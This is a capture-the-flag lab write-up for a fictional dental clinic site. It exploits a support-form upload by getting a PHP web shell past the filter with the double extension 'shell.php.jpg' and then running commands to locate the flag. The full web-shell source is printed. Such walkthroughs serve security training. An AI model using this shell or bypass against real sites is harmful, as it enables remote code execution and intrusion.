
Brightside
Brightside Dental's support form happily accepts a curious-looking attachment. The IT contractor swore everything was fine because the file extension said .jpg. He was technically correct, and entirely wrong.
Room Description
https://dashboard.webverselabs-pro.com/events/brightside-dental
Briefing
Brightside Dental has been "compassionate dentistry since 1987". Their web presence has not aged with the same care. A patient recently noted that the support form happily accepted a curious looking attachment, and the IT contractor swore everything was fine because the file extension said .jpg. He was technically correct, and entirely wrong.
Initial Analysis
Since this is going to be a daily activity kind of thing, I don't want to into a lot of details on where and how you would go about for methodology, we are going to follow the box plainly as it is stated. We need to find a vulnerable file upload path, and we know there is issue with file types.

From the navigation menu we have the following endpoints:
<ul class="nav__menu">
      <li><a href="/" class="nav__link nav__link--active">Home</a></li>
      <li><a href="/services.php" class="nav__link ">Services</a></li>
      <li><a href="/team.php" class="nav__link ">Our team</a></li>
      <li><a href="/support.php" class="nav__link ">Support</a></li>
      <li class="nav__cta">
        <a href="tel:+15551234567" class="btn btn--primary">Book a visit</a>
      </li>
    </ul>
I wonder which one could be the support form :eyes:
Finding the bug
Going over to support.php, we find the following text:

Attach a photo or X-ray if it helps us understand the issue faster.
Well well, don't mind if I do.

The form POST request looks like the following:
 <div class="form-row form-row--inline">
          <div>
            <label for="name">Your name</label>
            <input type="text" id="name" name="name" required autocomplete="name"
                   value="">
          </div>
          <div>
            <label for="email">Email address</label>
            <input type="email" id="email" name="email" required autocomplete="email"
                   value="">
          </div>
        </div>

        <div class="form-row">
          <label for="subject">What's this about?</label>
          <input type="text" id="subject" name="subject" required
                 placeholder="e.g. Crown came loose, replacement part?"
                 value="">
        </div>

        <div class="form-row">
          <label for="message">Tell us a bit more</label>
          <textarea id="message" name="message" required
                    placeholder="The more detail you can share the faster we can help."></textarea>
        </div>

        <div class="form-row">
          <label for="attachment">Attach a photo or X-ray</label>
          <input type="file" id="attachment" name="attachment"
                 accept="image/*"
                 required>
          <div class="form-row__hint">
            JPEG, PNG, HEIC, GIF, WebP up to 6 MB. We'll store this image
            in our patient-support folder and our team will see it
            attached to your ticket.
          </div>
        </div>

        <button type="submit" class="btn btn--primary" style="width:100%;padding:14px;">
          Send my ticket
        </button>
I'm going to upload a random .png image and see what happens.

Okay, we see our image is uploaded and when we check where, it plain as day shows the /uploads directory.

So what if I try to just browse to /uploads?

Now we know we have directory listing, so the goal is to upload either a reverse shell or a webshell. We know the server is PHP based due to the extensions for the endpoints, but we could have also figured it out from the Server headers. Eitherway, let's try to upload a PHP web shell.
Exploitation
Our script is as follows:
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
This is literally the first Google result when you google PHP web shell.

Unfortunately, when we try to upload a .php file, we get the following error:

There are multiple ways around this, but the easist way to try and find a workaround is to add multiple extensions, so we can name our file shell.php.jpg, and see if it's only checks the extension instead of the filetype.

Voila, now we just open our shell.

We have command execution, let's try and find the flag.
find / -name flag.txt 2>/dev/null

We just cat the flag and get our winner!
